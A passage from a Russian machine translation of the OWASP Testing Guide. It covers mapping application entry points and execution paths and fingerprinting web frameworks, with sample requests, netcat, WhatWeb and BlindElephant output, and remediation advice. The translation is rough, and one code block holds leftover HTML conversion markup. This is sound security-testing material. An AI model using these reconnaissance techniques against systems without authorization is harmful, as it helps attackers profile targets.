Обычным (но не совместимым с WCAG) метатегом является обновление.

```
<META http-equiv="Refresh" content="15;URL=https://www.owasp.org/index.html">
```

Обычное использование метатега заключается в указании ключевых слов, которые поисковая система может использовать для улучшения качества результатов поиска.

```
<META name="keywords" lang="en-us" content="OWASP, security, sunshine, lollipops">
```

Хотя большинство веб-серверов управляют индексированием поисковой системы с помощью файла robots.txt, им также можно управлять с помощью метатегов. Приведенный ниже тег будет рекомендовать роботам не индексировать и не переходить по ссылкам на HTML-странице, содержащей тег.

```
<META name="robots" content="none">
```

Платформа для выбора интернет-контента (PICS) и Протокол для ресурсов веб-описания (POWDER) обеспечивают инфраструктуру для связи метаданных с интернет-контентом.

Тестирование методом серой коробки

Непригодный.

Инструменты

- Wget
- Браузерная функция просмотра источника
- Eyeballs
- Curl

Ссылки

Белые бумаги

- [1] <http://www.w3.org/TR/1999/REC-html401-19991224> HTML версия 4.01
- [2] <http://www.w3.org/TR/2010/REC-xhtml-basic-20101123/> XHTML (для небольших устройств)
- [3] <http://www.w3.org/TR/html5/> HTML версия 5

4.2.6. Определение точек входа приложения (OTG-INFO-006)

Резюме

Перечисление приложения и его поверхности атаки является ключевым предшественником, прежде чем можно будет провести тщательное тестирование, поскольку оно позволяет тестировщику выявлять вероятные слабые места. Этот раздел призван помочь выявить и наметить области в приложении, которые должны быть исследованы после завершения подсчета и составления карт.

Цели теста

Понять, как формируются запросы и типичные ответы от приложения

Как проверить

Перед началом любого тестирования тестер должен всегда хорошо понимать приложение и то, как пользователь и браузер взаимодействуют с ним. Когда тестировщик просматривает приложение, он должен обращать особое внимание на все HTTP-запросы (методы GET и POST, также известные как глаголы), а также на каждое поле параметра и формы, которое передается приложению. Кроме того, им следует обратить внимание на то, когда используются запросы GET и когда запросы POST используются для передачи параметров приложению. Очень часто используются запросы GET, но при передаче конфиденциальной информации это часто делается в теле запроса POST.

Обратите внимание, что для просмотра параметров, отправленных в POST-запросе, тестировщику потребуется использовать такой инструмент, как перехватывающий прокси (например, OWASP:Zed Attack Proxy (ZAP) или плагин для браузера. В запросе POST тестировщик должен также специально отмечать любые скрытые поля формы, которые передаются приложению, так как они обычно содержат конфиденциальную информацию, такую как информация о состоянии, количестве элементов, цене элементов, которую разработчик никогда не будет предназначен для вас, чтобы увидеть или изменить.

По опыту автора, для этого этапа тестирования было очень полезно использовать перехватывающий прокси-сервер и электронную таблицу. Прокси будет отслеживать каждый запрос и ответ между тестером и приложением во время его прохождения. Кроме того, на этом этапе тестировщики обычно перехватывают каждый запрос и ответ, чтобы они могли видеть точно каждый заголовок, параметр и т. Д., Которые передаются приложению и что возвращается. Иногда это может быть довольно утомительно, особенно на больших интерактивных сайтах (например, банковское приложение). Однако опыт покажет, что искать, и этот этап можно значительно сократить.

Когда тестер просматривает приложение, он должен принять к сведению любые интересные параметры в URL, пользовательских заголовках или теле запросов / ответов и сохранить их в электронной таблице. Электронная таблица должна включать запрашиваемую страницу (возможно, было бы целесообразно добавить номер запроса от прокси-сервера для дальнейшего использования), интересные параметры, тип запроса (POST / GET), если доступ

аутентифицирован / не аутентифицирован, если SSL используется, если это является частью многоэтапного процесса, и любых других соответствующих примечаний. Как только у них будет выделена каждая область приложения, они смогут просмотреть приложение и протестировать каждую из областей, которые они определили, и записать, что сработало, а что нет. В оставшейся части этого руководства будет указано, как проверить каждую из этих областей, представляющих интерес, но этот раздел должен быть выполнен до начала любого из реальных испытаний.

Ниже приведены некоторые точки интереса для всех запросов и ответов. В разделе запросов сосредоточьтесь на методах GET и POST, так как они появляются в большинстве запросов. Обратите внимание, что могут использоваться другие методы, такие как PUT и DELETE. Часто эти более редкие запросы, если они разрешены, могут выявить уязвимости. В этом руководстве есть специальный раздел, посвященный тестированию этих методов HTTP.

Запросы:

- Определите, где используются GET и где используются POST.
- Определите все параметры, используемые в запросе POST (они находятся в теле запроса).
- В рамках запроса POST обратите особое внимание на любые скрытые параметры. При отправке POST все поля формы (включая скрытые параметры) будут отправлены в теле HTTP-сообщения приложению. Обычно они не видны, если не используется прокси или просмотр исходного кода HTML. Кроме того, следующая показанная страница, ее данные и уровень доступа могут отличаться в зависимости от значения скрытых параметров.
- Определите все параметры, используемые в запросе GET (т. Е. URL), в частности строку запроса (обычно после знака?).
- Определите все параметры строки запроса. Они обычно в формате пары, например, foo = bar. Также обратите внимание, что многие параметры могут быть в одной строке запроса, например разделены символом &, ~, : или любым другим специальным символом или кодировкой.
- Особое примечание, когда речь идет об идентификации нескольких параметров в одной строке или в запросе POST, заключается в том, что некоторые или все параметры будут необходимы для выполнения атак. Тестер должен идентифицировать все параметры (даже если они закодированы или зашифрованы) и определить, какие из них обрабатываются приложением. В последующих разделах руководства будет указано, как проверить эти параметры. На данный момент, просто убедитесь, что каждый из них идентифицирован.
- Также обратите внимание на любые дополнительные или нестандартные заголовки типов, которые обычно не видны (например, debug = False).

Ответы:

- Определите, где новые куки установлены (заголовок Set-Cookie), изменены или добавлены.
- Определите, где имеются какие-либо перенаправления (код состояния HTTP 3xx), 400 кодов состояния, в частности 403 запрещенных и 500 внутренних ошибок сервера во время обычных ответов (т. Е. Неизмененных запросов).
- Также обратите внимание, где используются любые интересные заголовки. Например, «Сервер: BIG-IP» указывает, что сайт сбалансирован по нагрузке. Таким образом, если сайт сбалансирован по нагрузке и один сервер настроен неправильно, то тестировщику может потребоваться сделать несколько запросов на доступ к уязвимому серверу, в зависимости от типа используемой балансировки нагрузки.

Тестирование методом черного ящика

Тестирование для точек входа в приложение

. Ниже приведены два примера проверки точек входа в приложение.

Пример 1

В этом примере показан запрос GET, по которому можно купить товар из приложения для онлайн-покупок

```
GET https://x.x.x.x/shoppingApp/buyme.asp?  
CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x  
Host: x.x.x.x  
Cookie:  
SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIG1zIGZvbyBhbmQgcGFzc3dvcm  
QgaXMgYmFy
```

Ожидаемый результат:

Здесь тестер будет отмечать все параметры запроса, такие как CUSTOMERID, ITEM, PRICE, IP и Cookie (которые могут быть просто закодированными параметрами или использованы для состояния сеанса).

Пример 2

В этом примере показан запрос POST, который регистрирует вас в приложении.

```
POST https://x.x.x.x/KevinNotSoGoodApp/authenticate.asp?service=login  
Host: x.x.x.x  
Cookie:  
SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhhdCBzZXRzIHByZWRpY3RhYmxlIGNvb2tpZX  
MgYW5kIGlpbmUgaXMgMTIzNA==  
CustomCookie=00my00trusted00ip00is00x.x.x.x00
```

Тело сообщения POST:

```
user=admin&pass=pass123&debug=true&fromtrustIP=true
```

Ожидаемый результат:

В этом примере тестер запомнит все параметры, как они имели раньше, но заметит, что параметры передаются в теле сообщения, а не в URL. Кроме того, обратите внимание, что используется пользовательский файл cookie.

Тестирование методом серой коробки

Тестирование точек входа приложения с использованием методологии Gray Box будет состоять из всего, что уже определено выше, с одним дополнением. В тех случаях, когда существуют внешние источники, из которых приложение получает данные и обрабатывает их (например, прерывания

SNMP, сообщения системного журнала, сообщения SMTP или SOAP с других серверов), встреча с разработчиками приложения может определить любые функции, которые будут принимать или ожидать пользователя. ввод и как они отформатированы. Например, разработчик может помочь понять, как правильно сформулировать SOAP-запрос, который будет принимать приложение, и где находится веб-служба (если веб-служба или любая другая функция еще не была идентифицирована во время тестирования черного ящика).

Инструменты

Перехват прокси:

- OWASP: [Zed Attack Proxy \(ZAP\)](#)
- OWASP: [WebScarab](#)
- Burp Suite
- CAT

Плагин для браузера:

- [TamperIE для Internet Explorer](#)
- [Данные тампера для Firefox](#)

Ссылки

Белые бумаги

- [RFC 2616](#) - протокол передачи гипертекста - HTTP 1.1 - <http://tools.ietf.org/html/rfc2616>

4.2.7. Отображение путей выполнения через приложение (OTG-INFO-007)

Резюме

Перед началом тестирования безопасности понимание структуры приложения имеет первостепенное значение. Без глубокого понимания макета приложения маловероятно, что оно будет тщательно протестировано.

Цели теста

Сопоставьте целевое приложение и поймите основные рабочие процессы.

Как проверить

При тестировании черного ящика крайне сложно протестировать всю кодовую базу. Не только потому, что тестер не имеет представления о путях кода в приложении, но даже если бы они это делали, тестирование всех путей кода заняло бы очень много времени. Одним из способов согласования этого является документирование того, какие пути кода были обнаружены и протестированы.

Есть несколько способов приблизиться к тестированию и измерению покрытия кода:

- **Path** - проверьте каждый из путей через приложение, которое включает в себя комбинаторное и граничное тестирование анализа значений для каждого пути принятия решения. Хотя этот подход предлагает тщательность, число проверяемых путей растет экспоненциально с каждой ветвью принятия решений.
- **Data flow (Поток данных (или анализ ошибок))** - проверяет присвоение переменных через внешнее взаимодействие (обычно пользователи). Ориентирован на отображение потока, преобразования и использования данных в приложении.
- **Race** - тестирует несколько одновременных экземпляров приложения, манипулирующих одними и теми же данными.

Компромисс относительно того, какой метод используется и в какой степени используется каждый метод, должен быть согласован с владельцем приложения. Можно также использовать более простые подходы, в том числе спрашивать у владельца приложения о том, какие функции или разделы кода они особенно интересуют и как можно достичь этих сегментов кода.

Тестирование методом черного ящика

Чтобы продемонстрировать покрытие кода владельцу приложения, тестировщик может начать с электронной таблицы и задокументировать все ссылки, обнаруженные путем паутинга приложения (вручную или автоматически). Затем тестировщик может более внимательно изучить точки принятия решения в приложении и выяснить, сколько значимых путей кода обнаружено. Затем они должны быть задокументированы в электронной таблице с URL-адресами, прозой и описаниями скриншотов обнаруженных путей.


Тестирование серая/белая коробка

Обеспечение достаточного покрытия кода для владельца приложения намного проще с подходом «серого и белого ящика» к тестированию. Информация, запрашиваемая и предоставляемая тестеру, гарантирует соблюдение минимальных требований к покрытию кода.

Пример

Автоматический паук

Автоматический паук - это инструмент, используемый для автоматического обнаружения новых ресурсов (URL) на определенном веб-сайте. Он начинается со списка посещаемых URL-адресов, называемых семенами, которые зависят от того, как запускается Spider. В то время как существует множество инструментов Spidering, в следующем примере используется [Zed Attack Proxy \(ZAP\)](#) :



ZAP предлагает следующие автоматические функции паутинга, которые можно выбрать в зависимости от потребностей тестера:

- Сайт паука - начальный список содержит все существующие URI, уже найденные для выбранного сайта.
- Поддерево паука - в начальном списке содержатся все существующие URI, уже найденные и присутствующие в поддереве выбранного узла.
- Spider URL - начальный список содержит только URI, соответствующий выбранному узлу (в дереве сайта).
- Spider all in Scope - начальный список содержит все URI, выбранные пользователем как «в области».

Инструменты

- [Zed Attack Proxy \(ZAP\)](#)
- [Список программного обеспечения для электронных таблиц](#)
- [Программное обеспечение для диаграмм](#)

Ссылки

Белые бумаги

[1] http://en.wikipedia.org/wiki/Code_coverage

4.2.8. Платформа для fingerprinting-а веб-приложений (OTG-INFO-008)

Резюме

Веб-фреймворк [*] дактилоскопия является важной подзадачей процесса сбора информации. Знание типа фреймворка может автоматически дать большое преимущество, если такой фреймворк уже был протестирован тестером на проникновение. Не только известные уязвимости в непатченных версиях, но и конкретные неверные конфигурации в структуре и известной файловой структуре делают процесс снятия отпечатков столь важным.

Несколько различных поставщиков и версий веб-фреймворков широко используются. Информация об этом значительно помогает в процессе тестирования, а также может помочь в изменении хода теста. Такая информация может быть получена путем тщательного анализа определенных общих мест. Большинство веб-фреймворков имеют несколько маркеров в этих местах, которые помогают злоумышленнику обнаружить их. Это в основном то, что делают все автоматические инструменты, они ищут маркер из предопределенного местоположения и затем сравнивают его с базой данных известных сигнатур. Для большей точности обычно используются несколько маркеров.

[*] Обратите внимание, что в этой статье не проводится различий между платформами веб-приложений (WAF) и системами управления контентом (CMS). Это было сделано для того, чтобы было удобно сделать отпечатки обоих в одной главе. Кроме того, обе категории упоминаются как веб-фреймворки.

Цели теста

Определить тип используемого веб-фреймворка, чтобы лучше понять методологию тестирования безопасности.

Как проверить

Тестирование методом черного ящика

Есть несколько наиболее распространенных мест для поиска, чтобы определить текущую структуру:

- HTTP заголовки
- Cookies
- Исходный код HTML
- Конкретные файлы и папки
- Расширения файлов
- Сообщение об ошибке

HTTP заголовки

Самая простая форма идентификации веб-фреймворка - это посмотреть на поле *X-Powered-By* в заголовке ответа HTTP. Многие инструменты могут быть использованы для идентификации цели. Самый простой из них - утилита netcat.

Рассмотрим следующий HTTP-запрос-ответ:

```
$ nc 127.0.0.1 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html; charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Mono
```

Из поля *X-Powered-By* мы понимаем, что фреймворк веб-приложения, вероятно, будет Mono. Однако, хотя этот подход прост и быстр, эта методология не работает в 100% случаев. Можно легко отключить заголовок *X-Powered-By* с помощью правильной конфигурации. Есть также несколько методов, которые позволяют веб-сайту скрывать заголовки HTTP (см. Пример в главе [#Remediation](#)).

Таким образом, в том же примере тестировщик может либо пропустить заголовок *X-Powered-By*, либо получить ответ, подобный следующему:

```
HTTP/1.1 200 OK
Server: nginx/1.0.14
Date: Sat, 07 Sep 2013 08:19:15 GMT
Content-Type: text/html; charset=ISO-8859-1
Connection: close
Vary: Accept-Encoding
X-Powered-By: Blood, sweat and tears
```

Иногда существует больше HTTP-заголовков, которые указывают на определенную веб-среду. В следующем примере, согласно информации из HTTP-запроса, видно, что заголовок *X-Powered-By* содержит версию PHP. Тем не менее, заголовок *X-Generator* указывает на то, что используемая структура на самом деле является Swiftlet, что помогает тестеру проникновения расширять его векторы атаки. При выполнении дактилоскопии всегда тщательно проверяйте каждый HTTP-заголовок на наличие утечек.

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 07 Sep 2013 09:22:52 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16-1~dotdeb.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Swiftlet
```

Cookies

Другим похожим и более надежным способом определения текущей веб-инфраструктуры являются файлы cookie, специфичные для этой платформы.

Рассмотрим следующий HTTP-запрос:

```
GET /cake HTTP/1.1
Host: defcon-moscow.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: CAKEPHP=rm72kprivgmau5fmjdesbuqi71;
Connection: keep-alive
Cache-Control: max-age=0
```

Файл cookie *CAKEPHP* был установлен автоматически, что дает информацию об используемой платформе. Список общих имен файлов cookie представлен в главе [# Cookies 2](#). Ограничения те же - есть возможность изменить имя куки. Например, для выбранной платформы *CakePHP* это можно сделать с помощью следующей конфигурации (отрывок из `core.php`):

```
/**
 * The name of CakePHP's session cookie.
 *
 * Note the guidelines for Session names states: "The session name
 * references
 * the session id in cookies and URLs. It should contain only
 * alphanumeric
 * characters."
 * @link http://php.net/session_name
 */
Configure::write('Session.cookie', 'CAKEPHP');
```

Однако эти изменения менее вероятны, чем изменения в заголовке *X-Powered-By*, поэтому такой подход можно считать более надежным.

Исходный код HTML

Этот метод основан на поиске определенных шаблонов в исходном коде HTML-страницы. Часто можно найти много информации, которая помогает тестировщику распознать конкретную веб-среду. Одним из распространенных маркеров являются комментарии HTML, которые непосредственно ведут к раскрытию структуры. Чаще всего можно найти определенные специфичные для фреймворка пути, т.е. ссылки на специфичные для фреймворка папки `css` и `/` или `js`. Наконец, определенные переменные сценария могут также указывать на определенную структуру.

На скриншоте ниже можно легко узнать используемую платформу и ее версию по указанным маркерам. Комментарии, конкретные пути и переменные сценария могут помочь злоумышленнику быстро определить экземпляр инфраструктуры ZK.

```
13 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zk.wpd" charset="UTF-8"></script>
14 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.lang.wpd" charset="UTF-8"></script>
15 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.jsp.js" charset="UTF-8"></script>
16 <!-- ZK 6.5.1.1 EE 2012121311 -->
17 <script class="z-runonce" type="text/javascript">
18 zkopt({to:660});]]&gt;
19 &lt;/script&gt;&lt;script type="text/javascript"&gt;
20     zUtl.progressbox = function(id, msg, mask, icon, _opts) {
21         if (mask &amp;&amp; zk.Page.contained.length) {
22             for (var c = zk.Page.contained.length, e = zk.Page.contained[--c]; e = zk.Page.contained[--c]) {</pre></div><div data-bbox="90 274 940 357" data-label="Text"><p>Чаще всего такая информация помещается между тегами <code>&lt;head&gt;</code> <code>&lt;/head&gt;</code>, в тегах <code>&lt;meta&gt;</code> или в конце страницы. Тем не менее, рекомендуется проверить весь документ, так как он может быть полезен для других целей, таких как проверка других полезных комментариев и скрытых полей. Иногда веб-разработчикам не очень важно скрывать информацию об используемой платформе. Внизу страницы все еще можно наткнуться на что-то подобное:</p></div><div data-bbox="250 380 796 407" data-label="Text"><img alt="A dark rectangular box with the text 'Built upon the Banshee PHP framework v3.1' in a light green, monospace-style font." data-bbox="238 368 816 418"/><p>Built upon the Banshee PHP framework v3.1</p></div><div data-bbox="111 443 304 460" data-label="Section-Header"><h3>Расширения файлов</h3></div><div data-bbox="90 467 874 500" data-label="Text"><p>URL может включать в себя расширения файлов. Расширения файлов также могут помочь определить веб-платформу или технологию.</p></div><div data-bbox="90 507 403 524" data-label="Text"><p>Например, OWASP использует PHP</p></div><div data-bbox="122 542 899 575" data-label="Text"><pre>https://www.owasp.org/index.php?title=Fingerprint_Web_Application_Framework_(OTG-INFO-008)&amp;action=edit&amp;section=4</pre></div><div data-bbox="111 601 673 618" data-label="Text"><p>Вот некоторые распространенные веб-расширения и технологии</p></div><div data-bbox="126 625 392 679" data-label="List-Group"><ul><li>• PHP - PHP</li><li>• ASPX - Microsoft ASP.NET</li><li>• jsp - страницы сервера Java</li></ul></div><div data-bbox="509 938 544 955" data-label="Page-Footer"><p>89</p></div>
```

Общие рамки

Cookies

Фреймворк	Название куки
Zope	zope3
CakePHP	CakePHP
Kohana	kohanasession
Laravel	laravel_session

Исходный код HTML

Общие маркеры

%framework_name%
powered by
built upon
running

Конкретные маркеры

Framework	Keyword
Adobe ColdFusion	<!-- START headerTags.cfm
Microsoft ASP.NET	__VIEWSTATE
ZK	<!-- ZK
Business Catalyst	<!-- BC_OBNW -->
Indexhibit	ndxz-studio

Конкретные файлы и папки

Конкретные файлы и папки различны для каждой конкретной структуры. Рекомендуется установить соответствующую инфраструктуру во время тестов на проникновение, чтобы лучше понять, какая инфраструктура представлена и какие файлы могут остаться на сервере. Однако несколько хороших списков файлов уже существует, и один хороший пример - это списки слов FuzzDB с предсказуемыми файлами / папками (<http://code.google.com/p/fuzzdb/>).

Инструменты

Список общих и известных инструментов представлен ниже. Есть также много других утилит, а также основанные на фреймворке инструменты для снятия отпечатков пальцев.

WhatWeb


Веб-сайт: <http://www.morningstarsecurity.com/research/whatweb>

В настоящее время один из лучших инструментов для снятия отпечатков пальцев на рынке.

Включено в стандартную сборку [Kali Linux](#). Язык: Рубиновые Спички для снятия отпечатков пальцев изготавливаются с:

- Текстовые строки (с учетом регистра)
- Регулярные выражения
- Запросы к базе данных Google Hack (ограниченный набор ключевых слов)
- MD5 хэши
- Распознавание URL
- Шаблоны HTML-тегов
- Пользовательский код рубина для пассивных и агрессивных операций

Пример вывода представлен на скриншоте ниже:



```
File Edit View Terminal Help
$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Script, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache], Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5,1.5.19 - 1.5.22], Cookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5,1.5.19 - 1.5.22]
$
```

BlindElephant

Веб-сайт: <https://community.qualys.com/community/blindelephant>.

Этот замечательный инструмент работает по принципу разницы версий на основе статической контрольной суммы файлов, что обеспечивает очень высокое качество снятия отпечатков пальцев. Язык: Python

Пример вывода успешного отпечатка пальца:

```
pentester$ python BlindElephant.py http://my_target drupal
Loaded /Library/Python/2.7/site-packages/blindelephant/dbs/drupal.pkl with 145
versions, 478 differentiating paths, and 434 version groups.
Starting BlindElephant fingerprint for version of drupal at http://my_target

Hit http://my_target/CHANGELOG.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint.
527b085a3717bd691d47713dff74acf4

Hit http://my_target/INSTALL.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint.
14dfc133e4101be6f0ef5c64566da4a4

Hit http://my_target/misc/drupal.js
Possible versions based on result: 7.12, 7.13, 7.14

Hit http://my_target/MAINTAINERS.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint.
36b740941a19912f3fdbfcca7caa08ca

Hit http://my_target/themes/garland/style.css
Possible versions based on result: 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9,
7.10, 7.11, 7.12, 7.13, 7.14

...

Fingerprinting resulted in:
7.14


Best Guess: 7.14
```

Wappalyzer

Веб-сайт: <http://wappalyzer.com>

Wappalyzer - это подключаемый модуль Firefox Chrome. Он работает только при сопоставлении регулярных выражений и не требует ничего, кроме страницы, загружаемой в браузер. Он работает полностью на уровне браузера и дает результаты в виде иконок. Хотя иногда он имеет ложные срабатывания, очень удобно иметь представление о том, какие технологии использовались для создания целевого веб-сайта сразу после просмотра страницы.

Пример вывода плагина представлен на скриншоте ниже.



Ссылки

Белые бумаги

- Saumil Shah: «Введение в снятие отпечатков пальцев HTTP» - http://www.net-square.com/httpprint_paper.html
- Анант Шривастава: «Отпечатки пальцев веб-приложений» - http://anantshri.info/articles/web_app_finger_printing.html

Санация

Общий совет - использовать несколько описанных выше инструментов и проверять журналы, чтобы лучше понять, что именно помогает злоумышленнику раскрыть веб-среду. Выполнив несколько сканирований после внесения изменений, чтобы скрыть дорожки фреймворка, можно добиться лучшего уровня безопасности и убедиться, что фреймворк не может быть обнаружен при автоматическом сканировании. Ниже приведены некоторые конкретные рекомендации по расположению маркера каркаса и некоторые дополнительные интересные подходы.

HTTP заголовки

Проверьте конфигурацию и отключите или запутайте все HTTP-заголовки, которые раскрывают информацию об используемых технологиях. Вот интересная статья об обфускации HTTP-заголовков с помощью Netscaler: <http://grahamhosking.blogspot.ru/2013/07/obfuscating-http-header-using-netscaler.html>

Печенье

Рекомендуется изменить имена файлов cookie, внося изменения в соответствующие файлы конфигурации.

Исходный код HTML

Вручную проверьте содержимое HTML-кода и удалите все, что явно указывает на структуру.

Общие рекомендации:

- Убедитесь, что нет никаких визуальных маркеров, раскрывающих основу
- Удалите все ненужные комментарии (авторские права, информацию об ошибках, комментарии конкретной структуры)
- Удалить мета и теги генератора
- Используйте собственные файлы css или js компаний и не храните их в папках, специфичных для фреймворка
- Не используйте сценарии по умолчанию на странице и не запутывайте их, если они должны использоваться.

Конкретные файлы и папки

Общие рекомендации:

- Удалите все ненужные или неиспользуемые файлы на сервере. Это подразумевает наличие текстовых файлов с информацией о версиях и установке.
- Ограничьте доступ к другим файлам, чтобы получить 404-ответ при доступе к ним извне. Это можно сделать, например, изменив файл htaccess и добавив туда RewriteCond или RewriteRule. Пример такого ограничения для двух общих папок WordPress представлен ниже.

```
RewriteCond %{REQUEST_URI} /wp-login\.php$ [OR]  
RewriteCond %{REQUEST_URI} /wp-admin/$  
RewriteRule $ /http://your_website [R=404,L]
```

